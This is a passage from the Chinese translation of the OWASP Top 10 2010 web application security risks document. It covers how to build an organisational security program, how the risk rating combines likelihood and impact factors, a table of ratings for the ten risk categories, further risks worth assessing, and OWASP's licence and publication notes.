- 定义并集成安全实施和核查活动到现有的开发与操作流程之中。这些活动包括了威胁建模，安全设计和审查，安全编码和审查，渗透测试，修复等等。
- 为开发和项目团队提供主题专家和支持服务，以保证他们的工作顺利进行。

提高安全在管理层的可见度

- 通过度量进行管理。根据对获取的度量和分析数据决定改进和投资的方向。这些度量包括：遵循安全实践/活动，引入的漏洞，修复的漏洞，应用程序覆盖的范围等等。
- 对实现和核查活动进行数据分析，寻找根本原因和漏洞模式，以推动整个企业的战略和系统改进。

+R 关于风险的备注说明

这里讲述的是风险，而不是漏洞

虽然之前的OWASP Top 10版本专注于查找最常见的漏洞，但是这些文档仍然一直围绕着风险而组织。这使得一些试图寻找一个严格的漏洞分类结构的人产生了一些可以理解的疑惑。本次更新通过明确描述威胁代理、攻击向量、漏洞、技术风险，和业务风险这些因素如何结合在一起产生风险，更新清晰的表明了风险为主的分类方式。


为做到这一点，我们为Top 10 制定了一个风险评级方法，这一方法是基于OWASP风险评级方法。对于Top 10中每一项，我们通过查看每个常见漏洞一般情况下的可能性因素和影响因素，评估了每个漏洞对于典型的Web应用程序造成的典型风险，然后根据漏洞给应用程序带来的风险程度的不同来对Top 10进行分级。

OWASP风险评级方法定义了许多用于计算漏洞风险等级的因素。但是，Top 10应该讨论普遍性，而不是在真实的应用程序中讨论具体的漏洞的风险。因此，我们无法像系统拥有者那样精确计算应用程序中的风险高低。我们也不知道你的应用程序和数据有多重要、你的威胁代理是什么、或是你的系统是如何架构和如何操作的。

对于每一个漏洞，我们的方法包含三种可能性因素（普遍性、可检测性和可利用性）和一个影响因素（技术影响）。漏洞的普遍性我们通常无需计算。许多不同的组织一直在提供普遍性的数据给我们。我们取了这些数据的平均数得到了根据普遍性排序的10种最可能存在的漏洞。然后将这些数据和其他两个可能性因素结合（可检测性和可利用性），用于计算每个漏洞的可能性等级。然后用每个漏洞的可能性等级乘以我们估计的每个漏洞的平均技术影响，从而得到了Top 10列表中每一项的总的风险等级。

值得注意的是这个方法既没有考虑威胁代理的可能性，也没有考虑任何与你的特定应用程序相关的技术细节。这些因素都可以极大影响攻击者发现和利用某个漏洞的整个可能性。这个等级同样没有将对你的业务的实际影响考虑进去。**你的企业组织**需要自己确定企业组织可以承受的应用安全风险有多大。OWASP Top 10的目的并不是替你做这一风险分析。

下面举例说明A2: 跨站脚本的风险计算方法。注意到XSS的风险非常普遍，以致于它被唯一赋予了“非常广泛”的普遍性值。其他所有风险值的范围从广泛到少见（值从1到3）。



+F 关于风险因素的详细说明

Top 10风险因素总结

下面的表格总结了2010年版本Top 10应用程序安全风险因素，以及我们赋予每个风险因素的风险值。这些因素基于OWASP团队拥有的统计数据和经验而决定。为了了解某个特定的应用程序或者企业组织的风险，你必须考虑你自己的威胁代理和业务影响。如果没有相应位置上的威胁代理去执行必要的攻击，或者产生的业务影响微不足道，那么就是再臭名昭著的软件漏洞也不会导致一个严重的安全风险。

风险	威胁代理	攻击向量	安全漏洞		技术影响	业务影响
		可利用性	普遍性	可检测性	影响	
A1-注入		易	常见	平均	严重	
A2-跨站脚本(XSS)		平均	非常广泛	易	中等	
A3-失效的身份认证和会话管理		平均	常见	平均	严重	
A4-不安全的直接对象引用		易	常见	易	中等	
A5-跨站请求伪造(CSRF)		平均	常见	易	中等	
A6-安全配置错误		易	常见	易	中等	
A7-不安全的加密存储		难	少见	难	严重	
A8-没有限制的URL访问		易	少见	平均	中等	
A9-传输层保护不足		难	常见	易	中等	
A10-未验证的重定向和转发		平均	少见	易	中等	

额外需要考虑的风险

虽然Top 10的内容覆盖广泛，但是在你的企业组织中还有其他的风险需要你考虑并且评估。有的风险出现在了OWASP Top 10的以前版本中，而有的则没有，这包括在不停被发现的新的攻击技术。其他你需要考虑的重要应用程序安全风险包括以下方面（根据相应英文名字首字母的顺序排序）：

- Clickjacking (于2008年发现的新攻击技术)
- 并发漏洞
- 拒绝服务 (2004年版Top 10的A9部分)
- 信息泄漏和不恰当的错误处理 (2007年版Top 10的A6部分)
- 抗自动化不足
- 登陆制度不足 (与2007年版Top 10的A6部分有关)

THE BELOW ICONS REPRESENT WHAT OTHER VERSIONS ARE AVAILABLE IN PRINT FOR THIS TITLE BOOK.

ALPHA: "Alpha Quality" book content is a working draft. Content is very rough and in development until the next level of publication.

BETA: "Beta Quality" book content is the next highest level. Content is still in development until the next publishing.

RELEASE: "Release Quality" book content is the highest level of quality in a books title's lifecycle, and is a final product.

ALPHA
PUBLISHED

BETA
PUBLISHED

RELEASE
PUBLISHED

YOU ARE FREE:

to share - to copy, distribute and transmit the work

to Remix - to adapt the work

UNDER THE FOLLOWING CONDITIONS:

Attribution. You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).

Share Alike. - If you alter, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.

OWASP
The Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks. Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.